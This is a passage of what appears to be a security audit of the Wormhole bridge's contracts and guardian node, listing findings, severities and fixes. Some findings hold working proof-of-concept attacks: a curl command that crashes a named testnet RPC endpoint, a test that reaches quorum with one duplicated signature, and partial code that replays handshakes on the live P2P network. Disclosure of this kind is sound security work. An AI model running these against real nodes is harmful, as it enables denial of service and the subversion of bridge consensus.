1. CW20 Wrapped was built on top of the CW20 standard and custom extensions.
2. CW721 Wrapped was built on top of the CW721 standard and custom extensions.

The synthetic (wrapped) assets are minted when an original token is native to another blockchain.

However, while sending some synthetic asset to another blockchain, the synths are burnt.

There are no passing tests for these two contracts.

Bridges

There are two smart contracts covering bridging functionality.

1. Token bridge handles CW20 token transfers, and native coins transfers, charges fees in Luna native coin (except for completing CW20 transfers).
2. NFT bridge handles CW721 token transfers; charges no fees whatsoever.

These contracts accept initiation requests from users. The requests are later passed to the Wormhole contract so they could be picked up by the network.

Another task of bridges is to handle messages (VAA's) provided by relayers. The relayers should be paid for their work, but it's not always the case (receiving CW20, or tokens CW721). This is a major risk in the model of incentives.

Codebase of these bridges could benefit a lot from a refactoring exercise. Multiple code fragments are duplicated, sometimes 1:1, sometimes just with slight modifications.

Neither bridge is covered by working tests. If tests are preset, they are failing.

Light client

There is one smart contract which is observed by the Wormhole network.

1. Wormhole

The contract handles governance messages and broadcasts the messages that were sent from any bridge contract.

In this case, the Wormhole contract takes a fee for accepting a message that needs to be broadcasted.

There is exactly one test case. And that's the only one working in the whole Terra Module.

Guardiand

Guardiand is a Wormhole node implementation which is the outlet of validated messages originated by various blockchains, linked by Wormhole.

This application works together with smart contracts published on respective blockchains and receives VAA publication events. It ensures consensus of observation of such message publication events among guardians (chosen authoritative nodes) and considers a message having such consensus as settled. Settled messages are stored into an internal database of the `guardiand` node and emitted to consumer applications.

Methodology

Guardiand is written in Golang and has a fairly compact and clean code base. For this reason, the most straightforward review approach was utilized. Review of code base to validate correctness of all operations related to main processes with a focus on security.

Key components

Whole program anatomy can be described as a set of key modules interacting with each other:

- Bridges, the actual input of the Wormhole network, receiving counterparts for smart contracts on each blockchain:
 - `ethereum` - generic bridge for EVM-compatible blockchains e.g., Ethereum, Binance Smart Chain, Polygon, Avalanche, Oasis, Fantom

- `solana` - Solana bridge
 - `terra` - Terra bridge
 - `algorand` – out of scope of this review
- Processor - topologically looks like a hub connected with almost all other modules. Responsible for handling of message-related events, implements core logic of application.
- P2P - module implementing communication of events between nodes in peer network, one source of events for processor in addition to bridges.
- RPC - interface for external interactions, allowing access to node from consumer applications.

Technical Findings: Ethereum Bridge

Ethereum Bridge: Vulnerable openzeppelin version

Finding ID: KS-WORMHOLE-12

Severity: **Low**

Status: **Remediated**

Public Response: We have reviewed the OpenZeppelin security advisory and determined that we are not vulnerable. However, we are working on upgrading OpenZeppelin to 4.4.2 to follow best practices of keeping our dependencies updated (<https://github.com/certusone/wormhole/pull/1058>).

Description

It is possible for initializer()-protected functions to be executed twice if this happens in the same transaction. For this to happen, either one call has to be a subcall to the other, or both calls have to be subcalls of a common initializer()-protected function.

Proof of Issue

File name: ethereum/package.json

Line number: 9

```
"@openzeppelin/contracts": "^4.3.1",
```

Severity and Impact Summary

Upgradeable proxies are commonly initialized together with contract creation, where reentrancy is not feasible, so the impact of this issue is believed to be minor.

Recommendation

It is recommended to use openzeppelin version 4.4.2 or higher.

References

- [Vulnerability details](#)
- [Fix](#)

Ethereum Bridge: Public visibility is set for functions that are not called internally

Finding ID: KS-WORMHOLE-27

Severity: **Informational**Status: **Open**

Description

Public visibility is used for functions that should be accessible from other contracts, via transactions, and from the current contract. Functions that are not meant to be called internally should have External visibility.

Proof of Issue

File name: ethereum/contracts/bridge/Bridge.sol**Line number:** 24

```
function attestToken(address tokenAddress, uint32 nonce) public;
```

File name: ethereum/contracts/bridge/Bridge.sol**Line number:** 64

```
function wrapAndTransferETH(uint16 recipientChain, bytes32 recipient, uint256  
arbitratorFee, uint32 nonce) public payable
```

File name: ethereum/contracts/bridge/Bridge.sol**Line number:** 94

```
function transferTokens(address token, uint256 amount, uint16 recipientChain,  
bytes32 recipient, uint256 arbitratorFee, uint32 nonce) public payable nonReentrant
```

File name: ethereum/contracts/bridge/Bridge.sol**Line number:** 247

```
function completeTransfer(bytes memory encodedVm) public
```

File name: ethereum/contracts/nft/NftBridge.sol**Line number:** 23

```
function transferNFT(address token, uint256 tokenId, uint16 recipientChain,  
bytes32 recipient, uint32 nonce) public payable
```

File name: ethereum/contracts/nft/NftBridge.sol**Line number:** 101

```
function completeTransfer(bytes memory encodedVm) public
```

File name: ethereum/contracts/pyth/Pyth.sol**Line number:** 16

```
function attestPrice(bytes memory encodedVm) public
```

Severity and Impact Summary

External functions may be more GAS efficient, especially with functions that receive a lot of data in parameters.

Recommendation

It is recommended to set External visibility for functions that are not called internally.

References

- <https://docs.soliditylang.org/en/v0.7.4/contracts.html?highlight=external#visibility-and-getters>

Ethereum Bridge: Uncovered test cases

Finding ID: KS-WORMHOLE-28

Severity: **Informational**

Status: **Open**

Description

Some core functionality is not tested for negative scenarios.

Proof of Issue

Test case - Incorrect payload should not be accepted.

File name: ethereum/contracts/bridge/Bridge.sol

Line number: 257

```
(IWormhole.VM memory vm, bool valid, string memory reason) =
wormhole().parseAndVerifyVM(encodedVm);
```

File name: ethereum/contracts/nft/NftBridge.sol

Line number: 107

```
(IWormhole.VM memory vm, bool valid, string memory reason) =
wormhole().parseAndVerifyVM(encodedVm);
```

Test case - Same encodedVm could not be accepted twice.

File name: ethereum/contracts/bridge/Bridge.sol

Line number: 257

```
(IWormhole.VM memory vm, bool valid, string memory reason) =
wormhole().parseAndVerifyVM(encodedVm);
```

File name: ethereum/contracts/nft/NftBridge.sol

Line number: 107

```
(IWormhole.VM memory vm, bool valid, string memory reason) =
wormhole().parseAndVerifyVM(encodedVm);
```

Test case - Functions should fail if an incorrect wormhole fee is passed.

File name: ethereum/contracts/bridge/Bridge.sol

Line number: 24

```
function attestToken(address tokenAddress, uint32 nonce) public payable
```

File name: ethereum/contracts/bridge/Bridge.sol

Line number: 64

```
function wrapAndTransferETH(uint16 recipientChain, bytes32 recipient, uint256
arbiterFee, uint32 nonce) public payable
```

File name: ethereum/contracts/bridge/Bridge.sol

Line number: 94

```
function transferTokens(address token, uint256 amount, uint16 recipientChain,
bytes32 recipient, uint256 arbiterFee, uint32 nonce) public payable nonReentrant
```

File name: ethereum/contracts/nft/NftBridge.sol
Line number: 23

```
function transferNFT(address token, uint256 tokenID, uint16 recipientChain,  
bytes32 recipient, uint32 nonce) public payable
```

Severity and Impact Summary

Negative scenarios are the potential vector of attack. In case of future code modifications, unit tests will be able to show if these scenarios are handled correctly.

Recommendation

It is recommended to cover mentioned scenarios with unit tests.

Ethereum Bridge: Uninitialized local variables

Finding ID: KS-WORMHOLE-29

Severity: **Informational**

Status: **Open**

Description

The local variable is not initialized.

Proof of Issue

File name: ethereum/contracts/bridge/Bridge.sol

Line number: 425

```
uint256 i;
```

File name: ethereum/contracts/nft/NftBridge.sol

Line number: 271

```
uint256 i;
```

Severity and Impact Summary

Uninitialized variables create uncertainty in the code logic.

Recommendation

It is recommended to initialize all variables. If a variable is meant to be initialized to zero, it is preferred to explicitly set it to zero to improve code readability.

Technical Findings: Guardiand Node

Guardiand: Remote DoS with a single gRPC request

Finding ID: KS-WORMHOLE-03

Severity: **High**

Status: **Remediated**

Public Response: We fixed this DoS vulnerability in <https://github.com/certusone/wormhole/pull/1069>

Description

Application does not perform proper input validation and that may lead to nil pointer dereference and instant service crash.

Proof of Issue

File name: node/pkg/publicrpc/publicrpcserver.go

Line number: 62

```
func (s *PublicrpcServer) GetSignedVAA(ctx context.Context, req
*publicrpcv1.GetSignedVAAResponse) (*publicrpcv1.GetSignedVAAResponse, error) {
    address, err := hex.DecodeString(req.MessageId.EmitterAddress)
    if err != nil {
        return nil, status.Error(codes.InvalidArgument, fmt.Sprintf("failed to
decode address: %v", err))
    }
    if len(address) != 32 {
        return nil, status.Error(codes.InvalidArgument, "address must be 32 bytes")
    }
    if req.MessageId == nil {
        return nil, status.Error(codes.InvalidArgument, "no message ID specified")
    }
}
```

The very first line in the function tries to access field of a structure referenced by pointer. Notable that check for nil value exists, but goes below: `if req.MessageId == nil {`.

You can reproduce this issue on testnet and crash daemon with following command:

```
dd if=/dev/zero bs=5 count=1 | curl -D- 'https://wormhole-v2-testnet-
api.certus.one/publicrpc.v1.PublicRPCService/GetSignedVAA' -X POST -H 'Accept: */*'
-H 'content-type: application/grpc-web+proto' --data-binary @- -o -
```

We can verify server crashed indeed querying last heartbeats from it:

```
[21:15:49] dt1:~> dd if=/dev/zero bs=5 count=1 | curl -D- 'https://wormhole-v2-
testnet-api.certus.one/publicrpc.v1.PublicRPCService/GetLastHeartbeats' -X POST -H
'Accept: */*' -H 'content-type: application/grpc-web+proto' --data-binary @- -o -
1+0 records in
1+0 records out
5 bytes copied, 0.000575207 s, 8.7 kB/s
HTTP/2 200
access-control-expose-headers: Content-Type, Grpc-Status, Grpc-Message, Vary, Date,
grpc-status, grpc-message
content-type: application/grpc-web+proto
```

```
grpc-message: guardian set not fetched from chain yet  
grpc-status: 14  
vary: Origin
```

Severity and Impact Summary

Classic Denial of Service, high severity.

Recommendation

Place nil pointer check before access to fields of referenced structure.

Guardiand: Polygon confirmations are not treated properly

Finding ID: KS-WORMHOLE-09

Severity: **Medium**

Status: **Open**

Public Response: We agree that we are currently vulnerable to re-orderings in Polygon that are more than 512 blocks deep. Re-orderings which are that deep should not happen if Heimdall is working correctly. But in cases where Heimdall fails for some reason, re-orderings that deep are still theoretically possible. We are thus working on adding Heimdall snapshot verification (<https://github.com/certusone/wormhole/pull/1203>) to the guardian observation logic and this enhancement should be landing soon.

Description

Guardiand commits an observation of events that happened on the blockchain only after some number of blocks are mined on top of the block with event in question, i.e., expects some confirmations. This ensures with high confidence that an observed message will be included into the leading branch of blockchain and inherently persisted in it.

This works fine (but never with 100% confidence) for an L1 PoW blockchain. However, for L2 chains that may be not the case. For Polygon, there were [cases](#) observed when dead-end branches diverged from others by ~1900 blocks (i. e. had ~1900 blocks at the top differing from the mainline blockchain).

Guardiand requires at least a fixed number (512) of confirmations for Polygon network which may cause situations of attestation of message disappeared from mainline blockchain.

Proof of Issue

File name: node/cmd/guardiand/node.go

Line number: 732

```

        if err := supervisor.Run(ctx, "polygonwatch",
            ethereum.NewEthWatcher(*polygonRPC, polygonContractAddr,
"polygon", common.ReadinessPolygonSyncing, vaa.ChainIDPolygon, lockC, nil, 512,
chainObsvReqC[vaa.ChainIDPoly
gon]).Run); err != nil {
            // Special case: Polygon can fork like PoW Ethereum, and
it's not clear what the safe number of blocks is
            //
            // Hardcode the minimum number of confirmations to 512
regardless of what the smart contract specifies to protect
            // developers from accidentally specifying an unsafe number
of confirmations. We can remove this restriction as soon
            // as specific public guidance exists for Polygon
developers.
            return err
        }

```

This code leads Polygon messages to be handled in a similar way as the L1 chain Ethereum except the required number of confirmations. Apparently, the 512 confirmations is just large enough of a number made from practical observations and intuition, but mechanics of PoS chain are rather different.

Comment in the code asks for public guidance regarding this subject for Polygon developers. There is a [public guidance](#) which allows one to get a comprehensive answer as to whether some transaction has been irrevocably committed on the Polygon blockchain.

The current approach of watching Polygon makes possible attestation of a transaction which will not make it into the leading branch of blockchain and breaks fundamental security guarantees provided by the application. However, such occasion may happen only in fairly rare circumstances and it's hard to trigger such a situation on purpose.

Severity and Impact Summary

This issue in rare circumstances may lead to break of fundamental guarantees provided by the application. It's fairly hard to trigger such conditions on purpose, but it may happen naturally while network is operating at scale.

Recommendation

Apparently proper strategy for tracking final inclusion of a transaction into Polygon blockchain is following: consider safe height for observing VAAs on Polygon to be the tip of range of last [Polygon checkpoint](#) well-confirmed on Ethereum.

References

1. <https://forum.polygon.technology/t/investigating-reorg-and-rpc-issues-on-polygon-pos/2190>
2. <https://docs.polygon.technology/docs/develop/ethereum-polygon/pos/deposit-withdraw-event-pos/#real-time-checkpoint-status-tracking>
3. <https://docs.polygon.technology/docs/contribute/heimdall/modules/checkpoint>

Guardiand: Signature set cardinality is not checked

Finding ID: KS-WORMHOLE-04

Severity: **Low**

Status: **Remediated**

Public Response: VAAs are ultimately checked on-chain and thus a bug in the VAA verification logic in the guardians would not allow an attacker to forge VAAs. This issue could still lead to a DoS attack by a single guardian and thus we have fixed the issue in pull/1068.

Description

Handler for inbound VAAs signed by quorum does not validate cardinality of signatures set. Instead, it just compares length of signature slice with calculated number of signatures required for quorum.

Proof of Issue

File name: node/pkg/processor/observation.go

Line number: 287

```
if len(v.Signatures) < quorum {
    p.logger.Warn("received SignedVAAWithQuorum message without quorum",
        zap.String("digest", hash),
        zap.Any("message", m),
        zap.Any("vaa", v),
        zap.Int("wanted_sigs", quorum),
        zap.Int("got_sigs", len(v.Signatures)),
    )
    return
}
```

This piece of code counts duplicate valid signatures as signatures eligible to reach quorum. In conjunction with `VAA.VerifySignatures` method which only checks if presented signatures are valid and made by keys from guardian set, it is possible to craft `SignedVAAWithQuorum` message with duplicate signatures from same signer reaching required quorum.

Unit-test for `processor` package presented below demonstrates that issue. It uses just one signature to reach quorum for guardian set of 5 nodes. At the end it asserts that such message shouldn't make it into signed VAAs database, but that is not the case.

```
package processor

import (
    "context"
    "crypto/ecdsa"
    "crypto/rand"
    "os"
    "testing"
    "time"

    eth_common "github.com/ethereum/go-ethereum/common"
    "github.com/ethereum/go-ethereum/crypto"
    "github.com/stretchr/testify/require"
    "go.uber.org/zap"
```

```

"github.com/certusone/wormhole/node/pkg/common"
"github.com/certusone/wormhole/node/pkg/db"
gossipv1 "github.com/certusone/wormhole/node/pkg/proto/gossip/v1"
"github.com/certusone/wormhole/node/pkg/reporter"
"github.com/certusone/wormhole/node/pkg/supervisor"
"github.com/certusone/wormhole/node/pkg/vaa"
)

func TestVerifySignatureBug(t *testing.T) {
    // Database
    dbPath, err := os.MkdirTemp("", "testdb")
    require.NoError(t, err)
    dbI, err := db.Open(dbPath)
    require.NoError(t, err)
    defer dbI.Close()

    // Ethereum incoming guardian set updates
    setC := make(chan *common.GuardianSet)

    // Inbound signed VAAs
    signedInC := make(chan *gossipv1.SignedVAAWithQuorum)

    // Guardian key
    gk, err := ecdsa.GenerateKey(crypto.S256(), rand.Reader)
    require.NoError(t, err)

    // Guardian set state managed by processor
    gst := common.NewGuardianSetState()

    logger, err := zap.NewProduction()
    require.NoError(t, err)

    attestationEvents := reporter.EventListener(logger)

    ctx, cl := context.WithCancel(context.Background())

    processorDone := make(chan struct{})

    supervisor.New(ctx, logger, func(ctx context.Context) error {
        p := NewProcessor(ctx,
            dbI,
            nil,
            setC,
            nil,
            nil,
            nil,
            signedInC,
            gk,
            gst,
            false,
            5,
            "",
            "",
            "",
            attestationEvents,

```

```

        nil,
    )
    err := supervisor.Run(ctx, "processor", func(ctx context.Context) error {
        defer close(processorDone)
        return p.Run(ctx)
    })
    require.NoError(t, err)
    <-ctx.Done()
    return nil
}, supervisor.WithPropagatePanic)

v := &vaa.VAA{
    Version:          1,
    GuardianSetIndex: 9,
    Timestamp:        time.Unix(2837, 0),
    Nonce:            5,
    Sequence:         10,
    ConsistencyLevel: 2,
    EmitterChain:     2,
    EmitterAddress:   vaa.Address{0, 1, 2, 3, 4},
    Payload:          []byte("abcd"),
}

data := v.SigningMsg()

// generate some keys
// all except hostile one are fake random pubkeys what proves we can't even
// use them
hostileKey, err := ecdsa.GenerateKey(crypto.S256(), rand.Reader)
require.NoError(t, err)

hostileAddr := crypto.PubkeyToAddress(hostileKey.PublicKey)
var addr1, addr2, addr3, addr4 eth_common.Address
rand.Read(addr1[:])
rand.Read(addr2[:])
rand.Read(addr3[:])
rand.Read(addr4[:])

sig, err := crypto.Sign(data.Bytes(), hostileKey)
require.NoError(t, err)
sigData := [65]byte{}
copy(sigData[:], sig)

v.Signatures = []*vaa.Signature{
    {
        Index:    0,
        Signature: sigData,
    },
    {
        Index:    0,
        Signature: sigData,
    },
    {
        Index:    0,
        Signature: sigData,
    },
}

```

```

    },
    {
        Index:    0,
        Signature: sigData,
    },
    {
        Index:    0,
        Signature: sigData,
    },
}

gs := &common.GuardianSet{
    Keys: []eth_common.Address{
        hostileAddr,
        addr1,
        addr2,
        addr3,
        addr4,
    },
    Index: 9,
}

// init processor with guardian set
setC <- gs

// feed malicious VAA into processor same way as gossip does
serializedVAA, err := v.Marshal()
require.NoError(t, err)

gossipVAA := &gossipv1.SignedVAAWithQuorum{
    Vaa: serializedVAA,
}

// send twice to ensure side effect can be already observed
signedInC <- gossipVAA
signedInC <- gossipVAA

cl()
<-processorDone

_, err = dbI.GetSignedVAABytes(*db.VaaIDFromVAA(v))
require.ErrorIs(t, err, db.ErrVAANotFound)
}

```

This way it is possible for just one guardian from current guardian set to convince entire network that some VAA was observed and attested.

Severity and Impact Summary

This issue breaks fundamental security guarantees promised by application and therefore its severity is high.

Recommendation

Count distinct signatures to check if they make quorum. I.e., do not consider duplicates.

Guardiand: Insecure key generation for symmetric encryption (node/hack/encrypt)

Finding ID: KS-WORMHOLE-13

Severity: **Low**

Status: **Remediated**

Public Response: We fixed the issue in <https://github.com/certusone/wormhole/pull/1057>. The code is for one-off cli tools to help with repair and discover operations. To the best of our knowledge, this code is not imported by any other production tooling.

Description

Utility `node/hack/encrypt` generates encryption key in an insecure way.

Proof of Issue

File name: `node/hack/encrypt/encrypt.go`

Line number: 8

```
package main

import (
    "encoding/base64"
    "fmt"
    "io"
    "log"
    "math/rand"
    "os"

    "github.com/certusone/wormhole/node/pkg/common"
)

func main() {
    in, err := io.ReadAll(os.Stdin)
    if err != nil {
        log.Fatalf("failed to read stdin: %v", err)
    }

    // Generate 128-bit key
    key := make([]byte, 16)
    if _, err := rand.Read(key); err != nil {
        log.Fatalf("failed to generate key: %v", err)
    }
}
```

This utility uses `math/rand` package which is [not suitable for cryptographic needs](#). Invocation of uninitialized RNG will even generate the same key for each program run:

```
[19:32:28] dt1:~/src/wormhole/node> go run ./hack/encrypt/ <<< "test"
2022/03/29 19:59:23 key: Uv38ByGCZU8WP18PmmIdcg==
sH+MP9F4e44WAKE6bk512I1qOTdFkXXMY6xBL/7dib8
[19:59:23] dt1:~/src/wormhole/node> go run ./hack/encrypt/ <<< "test"
2022/03/29 19:59:26 key: Uv38ByGCZU8WP18PmmIdcg==
AH5Qp1AZjWYSHOt7+7UUysz3qmzJ9LF9SFeZHIeWVFn8
[19:59:26] dt1:~/src/wormhole/node> go run ./hack/encrypt/ <<< "test"
2022/03/29 19:59:28 key: Uv38ByGCZU8WP18PmmIdcg==
2xqVUXb01AndNSDwOP9XGTkx0zC28ssJU6XS81ZxEzVJ
```

This allows the possibility of guessing which encryption key used. There is no evidence such key generation is involved in any critical process, so for this reason severity of this issue is Low.

Severity and Impact Summary

Insecure key generation may compromise confidentiality of data protected by such key. Nothing points to usage of such key for some critical purposes, on the other hand code in repository alone can't completely prove otherwise, so assigned severity is Low.

Recommendation

Given code will work fine if `crypto/rand` will be used instead of `math/rand`.

References

1. <https://cs.opensource.google/go/go/+/refs/tags/go1.18:src/math/rand/rand.go;l=15-17>

Guardiand: Non-monotonic GuardianSet updates

Finding ID: KS-WORMHOLE-14

Severity: **Low**

Status: **Open**

Public Response: This is working as intended. VAA validity is ultimately checked on-chain.

Description

Blockchain watcher accepts non-monotonic GuardianSet updates, i.e., replaces newer GuardianSet with older one.

One of the design documents [points out](#) that Wormhole relies on finality and persistence of the blockchain state. While such properties are true for blockchain as a whole, they are not guaranteed for a particular blockchain node used by watcher to poll updates of guardian set.

There are few possible cases when blockchain height of upstream blockchain RPC can revert backwards:

- Full node crashes (or gets OOM-killed) and reverts to latest committed state.
- Full node being a HA cluster of few nodes having different height.
- Node operator resorts to `debug.setHead` to fix sync issues (happens sometimes).

In this case, a periodic poll of current guardian set may return an outdated set with respective impact to wormhole node operation.

Proof of Issue

File name: node/pkg/ethereum/watcher.go

Line number: 522

```
func (e *Watcher) fetchAndUpdateGuardianSet(
    logger *zap.Logger,
    ctx context.Context,
    caller *abi.AbiCaller,
) error {
    msm := time.Now()
    logger.Info("fetching guardian set")
    timeout, cancel := context.WithTimeout(ctx, 15*time.Second)
    defer cancel()
    idx, gs, err := fetchCurrentGuardianSet(timeout, caller)
    if err != nil {
        ethConnectionErrors.WithLabelValues(e.networkName,
            "guardian_set_fetch_error").Inc()
        p2p.DefaultRegistry.AddErrorCount(e.chainID, 1)
        return err
    }

    queryLatency.WithLabelValues(e.networkName,
        "get_guardian_set").Observe(time.Since(msm).Seconds())

    if e.currentGuardianSet != nil && *(e.currentGuardianSet) == idx {
        return nil
    }

    logger.Info("updated guardian set found",
        zap.Any("value", gs), zap.Uint32("index", idx),
```

```
zap.String("eth_network", e.networkName))

e.currentGuardianSet = &idx

if e.setChan != nil {
    e.setChan <- &common.GuardianSet{
        Keys:  gs.Keys,
        Index: idx,
    }
}

return nil
}
```

This routine gets invoked every 15 seconds. Underlying logic calls two smart contract methods to retrieve current value which is value for current state of blockchain full node. Update is sent to the processor regardless of the direction of change and whether such set was observed before and at which height.

It may cause sudden rollback of active guardian set. In extreme cases, when rollback occurs far beyond transition time of old guardian set, it may cause node to stop accepting new valid VAAs or, in opposite, be open to an old, potentially compromised guardian set.

Severity and Impact Summary

Minor issue which affects mostly node operation stability, rather than security. Low severity.

Recommendation

Issue update of guardian set only if new one is newer than previous one (by block number or some sequential ID).

References

1. <https://gitlab.com/btblock-cybersec/wormhole/-/blob/dev.v2/docs/assumptions.md#chain-consistency-and-finality>

Guardiand: Old signature replay to bloat processor state entries

Finding ID: KS-WORMHOLE-15

Severity: **Low**

Status: **Open**

Public Response: We are working on some medium-term broader improvements to the security of our p2p network for defense in depth, and those will also address this flaw. We think the impact of this flaw is limited enough to not warrant a dedicated fix since an attacker would first need to gather a long history of valid observations and then push them onto a guardian in a short amount of time. Such invalid observations are pruned after 5:30 minutes

(<https://github.com/certusone/wormhole/blob/07c599ab6800823c5cbfab901aa953560e97c4f3/node/pkg/processor/cleanup.go#L174>), so the attacker does not have a lot of time to flood the cache.

Description

Wormhole node listens to inbound P2P messages with signed observations to put together a complete set of signatures for VAA. In the general case, node may receive signed observations for some VAA hash prior to VAA body itself. It tries to collect signature for various hashes to construct complete signed VAA when VAA body will be available.

Wormhole accepts the risk of having steady flow of garbage signatures signed by an active guardian. In this case, it is assumed that the guardian became malicious and started signing garbage hashes. This problem can be resolved by just kicking guardian out of active guardian set.

In this flow, not much context is available:

- Guardian address - quite excess, it can be recovered from signature
- VAA hash
- Signature of VAA hash
- TxHash (optional)
- MessageId (optional)

It is possible to collect a huge stash of old observations issued by some guardian over its entire lifetime and feed them into the P2P network to flood nodes with state entries. However, such entries do not live long, so there is an upper limit of such bloat, which is only the amount that the P2P network can carry into the node within the time window of such entry expiration.

Proof of Issue

File name: node/pkg/processor/observation.go

Line number: 149

```
if p.state.vaaSignatures[hash] == nil {  
    // We haven't yet seen this event ourselves, and therefore do not know what  
    the VAA looks like.  
    // However, we have established that a valid guardian has signed it, and  
    therefore we can  
    // already start aggregating signatures for it.  
    //  
    // A malicious guardian can potentially DoS this by creating fake  
    observations at a faster rate than they decay,  
    // leading to a slow out-of-memory crash. We do not attempt to  
    automatically mitigate spam attacks with valid  
    // signatures - such byzantine behavior would be plainly visible and would  
    be dealt with by kicking them.
```

```
observationsUnknownTotal.Inc()

p.state.vaaSignatures[hash] = &vaaState{
    firstObserved: time.Now(),
    signatures:    map[common.Address][]byte{},
    source:        "unknown",
}
}
```

Lack of information in the context prevents logic from validating relevance of such signed observation. For this reason, it is possible to feed fairly old observations in bulk.

This may lead to a noticeable increase of memory consumption by daemon and in extreme cases to shortage of available system memory and inherent daemon OOM crash.

MR !3 contains PoC with two utilities:

- `node/hack/sigreplay/capture` - captures signed observations and dumps them into file
- `node/hack/sigreplay/replay` - replays P2P messages from file (hex-encoded, newline-separated)

For an attack to be practical, the following conditions have to be satisfied:

1. Collect large corpus of signatures (gigabytes of them).
2. Use large number of IP addresses to replay them. Apparently gossip pubsub has some address-keyed rate limit for all originators.

Severity and Impact Summary

Pretty much unlikely scenario with low gain for an attacker. Low severity.

Recommendation

- Wrap all data in a signed envelope with additional context required to validate relevance of that signature: timestamp or VAA itself or VAA ID to make decision whether we should track it.
- Or use same messaging as for signed VAA and same processing flow, but instead of discarding messages lacking quorum of signatures, just accumulate signatures.

References

1. !3 - Signature Replay PoC

Guardiand: Guardian set expiration time is not respected

Finding ID: KS-WORMHOLE-30

Severity: **Informational**

Status: **Open**

Description

Guardiand does not take into account expiration time defined for published guardian set.

Proof of Issue

File name: node/pkg/ethereum/abi/abi.go

Line number: 66

```
// StructsGuardianSet is an auto generated low-level Go binding around an user-  
defined struct.  
type StructsGuardianSet struct {  
    Keys          []common.Address  
    ExpirationTime uint32  
}
```

ExpirationTime field is not referenced anywhere from other parts of code and inherently does not restrict validity of guardian set. That means any guardian set will be valid for an indefinite amount of time unless update was observed.

Such an issue alone doesn't cause any severe problem but may appear as a valuable piece to complement other scenarios. For this reason, it is reported as informational.

Severity and Impact Summary

Some deviation from initial design intentions with informational severity.

Recommendation

Implement missing piece validating expiration time of guardian set. It's a common practice to restrict validity of publicly secured data like certificates or permission grants.

Guardiand: Handshake replay

Finding ID: KS-WORMHOLE-31

Severity: **Informational**

Status: **Open**

Description

P2P handshakes are protected with signatures, but P2P address is not covered by signature. So, it is possible to spam network with handshakes using same handshake message and such node will appear on public handshakes endpoint.

Proof of Issue

File name: node/pkg/p2p/p2p.go

Line number: 426

```
func processSignedHeartbeat(from peer.ID, s *gossipv1.SignedHeartbeat, gs
*node_common.GuardianSet, gst *node_common.GuardianSetState, disableVerify bool)
(*gossipv1.Heartbeat, error) {
    envelopeAddr := common.BytesToAddress(s.GuardianAddr)
    idx, ok := gs.KeyIndex(envelopeAddr)
    var pk common.Address
    if !ok {
        if !disableVerify {
            return nil, fmt.Errorf("invalid message: %s not in guardian set",
envelopeAddr)
        }
    } else {
        pk = gs.Keys[idx]
    }

    digest := heartbeatDigest(s.Heartbeat)

    pubKey, err := ethcrypto.Ecrecover(digest.Bytes(), s.Signature)
    if err != nil {
        return nil, errors.New("failed to recover public key")
    }

    signerAddr := common.BytesToAddress(ethcrypto.Keccak256(pubKey[1:])[12:])
    if pk != signerAddr && !disableVerify {
        return nil, fmt.Errorf("invalid signer: %v", signerAddr)
    }

    var h gossipv1.Heartbeat
    err = proto.Unmarshal(s.Heartbeat, &h)
    if err != nil {
        return nil, fmt.Errorf("failed to unmarshal heartbeat: %w", err)
    }

    // Store verified heartbeat in global guardian set state.
    if err := gst.SetHeartbeat(signerAddr, from, &h); err != nil {
        return nil, fmt.Errorf("failed to store in guardian set state: %w", err)
    }
}
```

```
collectNodeMetrics(signerAddr, from, &h)

return &h, nil
}
```

Code above has no means to verify sending peer ID, so it adds heartbeat to guardian set state from any originating P2P peer.

This issue may cause unrelated peer IDs to appear in heartbeats map of nodes. Knowing that size for each guardian map entry is limited, it is possible to sustain garbage peer IDs in corresponding map to prevent real heartbeats from being added.

Code below adds one such garbage entry visible in [nodes heartbeats list](#):

```
package main

import (
    "context"
    "errors"
    "flag"
    "fmt"
    "log"
    "os"
    "strings"
    "time"

    "github.com/ethereum/go-ethereum/accounts/abi/bind"
    eth_common "github.com/ethereum/go-ethereum/common"
    ethcrypto "github.com/ethereum/go-ethereum/crypto"
    "github.com/ethereum/go-ethereum/ethclient"
    "github.com/libp2p/go-libp2p"
    connmgr "github.com/libp2p/go-libp2p-connmgr"
    "github.com/libp2p/go-libp2p-core/crypto"
    "github.com/libp2p/go-libp2p-core/host"
    "github.com/libp2p/go-libp2p-core/peer"
    "github.com/libp2p/go-libp2p-core/protocol"
    "github.com/libp2p/go-libp2p-core/routing"
    dht "github.com/libp2p/go-libp2p-kad-dht"
    pubsub "github.com/libp2p/go-libp2p-pubsub"
    libp2pquic "github.com/libp2p/go-libp2p-quic-transport"
    libp2ptls "github.com/libp2p/go-libp2p-tls"
    "github.com/multiformats/go-multiaddr"
    "google.golang.org/protobuf/proto"

    "github.com/certusone/wormhole/node/pkg/common"
    "github.com/certusone/wormhole/node/pkg/ethereum/abi"
    gossipv1 "github.com/certusone/wormhole/node/pkg/proto/gossip/v1"
)

var (
    // default bootstrap is TestNet V2 peer
    bootstrap = flag.String(
        "bootstrap",
        "/dns4/wormhole-testnet-v2-
bootstrap.certus.one/udp/8999/quic/p2p/12D3KooWBY9ty9CXLBXGQzMuqkziLntsVcyz4pk1zWaJ
RvJn6Mmt",
```

```

        "P2P bootstrap peers (comma-separated)",
    )

    network = flag.String("network", "/wormhole/testnet/2/1", "P2P network
identifier")

    interval = flag.Duration("interval", 1*time.Second, "send interval")

    rpcEndpoint = flag.String("rpc-endpoint", "https://rpc.goerli.mudit.blog/",
"ETH RPC endpoint address")

    ethContract = flag.String("eth-contract",
"0x44F3e7c20850B3B5f3031114726A9240911D912a", "ETH contract address")
)

func run() int {
    flag.Parse()

    ctx, cl := context.WithCancel(context.Background())
    defer cl()

    priv, _, err := crypto.GenerateKeyPair(crypto.Ed25519, -1)
    if err != nil {
        log.Fatalf("privkey generation failed: %v", err)
    }

    c, err := ethclient.DialContext(ctx, *rpcEndpoint)
    if err != nil {
        log.Fatalf("dialing eth client failed: %v", err)
    }

    contractAddr := eth_common.HexToAddress(*ethContract)
    caller, err := abi.NewAbiCaller(contractAddr, c)
    if err != nil {
        log.Fatalf("create ABI caller failed: %v", err)
    }

    gs, err := fetchCurrentGuardianSet(ctx, caller)
    if err != nil {
        log.Fatalf("guardian set fetch failed: %v", err)
    }

    h, err := libp2p.New(ctx,
        // Use the keypair we generated
        libp2p.Identity(priv),

        // Enable TLS security as the only security protocol.
        libp2p.Security(libp2ptls.ID, libp2ptls.New),

        // Enable QUIC transport as the only transport.
        libp2p.Transport(libp2pquic.NewTransport),

        // Let's prevent our peer from having too many
        // connections by attaching a connection manager.
        libp2p.ConnectionManager(connmgr.NewConnManager(
            100, // Lowwater

```

```

        400,           // HighWater,
        time.Minute, // GracePeriod
    )),

